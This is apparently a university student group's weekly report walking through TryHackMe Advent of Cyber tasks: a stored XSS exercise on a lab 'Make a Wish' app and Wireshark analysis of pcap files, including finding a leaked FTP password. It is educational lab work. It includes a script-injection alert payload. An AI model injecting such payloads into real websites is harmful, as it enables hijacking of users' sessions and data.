

# **PSP0201**

# **WEEKLY**

# **REPORT**

Group name: Apocalypse

Members

ID	NAME	ROLE
1211103698	UMMI SYAHIRAH BINTI MUHAMMAD ROZAIDEE	LEADER
1211103293	FARAH KAMILA BINTI YAHYA	MEMBER
1211102031	NOR ALIAH SYUHAIDAH BINTI SHARUDDIN	MEMBER
1211101673	NURUL MANJA MURNIRA NAJWA BINTI MALIKI	MEMBER

## DAY 6 : [Web Exploitation] Be careful with what you wish on a Christmas night

**Tools used :** Kali Linux, Firefox, OWASP ZAP

**Solution / Walkthrough :**

### Question 1

The answer can be found on Google.

Input validation strategies

Input validation should be applied on both **syntactical** and **Semantic** level.

**Syntactic** validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

**Semantic** validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

### Question 2

The answer can be found on Google.

Validating a U.S. Zip Code (5 digits plus optional -4)

```
^\d{5}(-\d{4})?$/
```

## Question 3

The answer can be found at TryHackMe

Watch DarkStar's Video On Solving This Task.

This year, Santa wanted to go fully digital and invented a "Make a wish" system. It's an extremely simple web app that would allow people to anonymously share their wishes with others. Unfortunately, right after the hacker attack, the security team has discovered that someone has compromised the "Make a wish". Most of the wishes have disappeared and the website is now redirecting to a malicious website. An attacker might have pretended to submit a wish and put a malicious request on the server! The security team has pulled a back-up server for you on `10.10.64.219:5000`. Your goal is to find the way the attacker could have exploited the application.

By Swafex

**XSS**  
Cross Site Scripting

**What is XSS?**

Cross-site scripting (XSS) is a web vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, and carry out any actions that the user is able to perform. If the victim user has privileged access within the application (i.e admin), then the attacker might be able to gain full control over all of the application's functionality and data. Even if a user is a low privileged one, XSS can still allow an attacker to obtain a lot of sensitive information.

**Why does it work like that?**

XSS is exploited as some malicious content is being sent to the web browser, often taking the form of JavaScript payload, but may also include HTML, Flash, or any other type of code that the browser may execute. The variety of attacks based on XSS is almost limitless, but all of them come down to exactly two types: stored and reflected.

**Types of XSS**

Stored XSS works when a certain malicious JavaScript is submitted and later stored directly on the website. For example, comments on a blog post, user nicknames in a chat room, or contact details on a customer order. In other words, in any content that persistently exists on the website and can be viewed by victims.

31°C  
Mostly sunny

ENG UK 26/06/2022 17:12

## Question 4

The query string is: q

Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Search query

Here are all wishes that have "phone":

Enter your wish here:

New book...


WISH!

27°C  
Mostly clear

ENG UK 24/06/2022 23:54

## Question 5

2 XXS alerts in the scan



## Question 6

Q6: What Javascript code should you put in the wish text box if you want \* 2 points to show an alert saying "PSP0201"?

Answer hint: <script>xxxxxx</script> <--insert your answer TOGETHER with the script tags.

```
<script>alert("PSP0201")</script>
```

## Question 7

Yes, XSS attack persist.


## DAY 7 : [Networking] The Grinch Really Did Steal Christmas

**Tools used :** Kali Linux, Firefox, Wireshark

## **Solution / Walkthrough :**

## **Question 1**


1. Open wireshark
  2. Choose pcap1.pcap
  3. Type “icmp” at filter section




## Question 2

1. Open Wireshark
2. Choose pcap1.pcap
3. Type **http.request.method == POST** at filter section.
4. Type **http.request.method == GET** at filter section.

If we use **http.request.method == POST** , we will not get the answer.



If we use `http.request.method == GET`, we will get the answer.




### Question 3

1. Type **http.request.method == GET** at filter section.
2. Search IP address "10.10.67.199" to know what is the name of the article.

Wireshark Screenshot showing network traffic analysis. The interface is 'pcap1cap'. A search bar at the top contains the filter 'http.request.method == GET'. The main pane displays a list of network packets, with the 475 packet highlighted in yellow. This packet is from IP 10.10.67.199 to 10.10.67.199, port 446 to 446, and has a length of 128 bytes. The details pane shows the HTTP request: GET /posts/post/index.json HTTP/1.1. The bytes pane shows the raw hex and ASCII data of the packet.


## Question 4

1. Open Wireshark
  2. Choose pcap2.pcap
  3. Look at the captured FTP traffic
  4. Choose the one that the password was leaked during the login process.




## Question 5

1. Choose pcap2.pcap
2. Search what is the name of the protocol that is encrypted




## Question 6

1. Choose pcap2.pcap
2. Type ARP at the filter section
3. Search 10.10.122.128 where is at.




## **Question 7**


1. Choose pcap3.pcap
  2. Open file



### 3. Choose export object ; **HTTP**



4. Save the file.
5. Open folder, go to download and choose christmas.zip file
6. Select elf\_mcskidy
7. The answer : Rubber ducky



## **Day 8: [Networking] What's Under the Christmas Tree?**

**Tools used:** Kali Linux, Google Chrome

**Solution/walkthrough:**

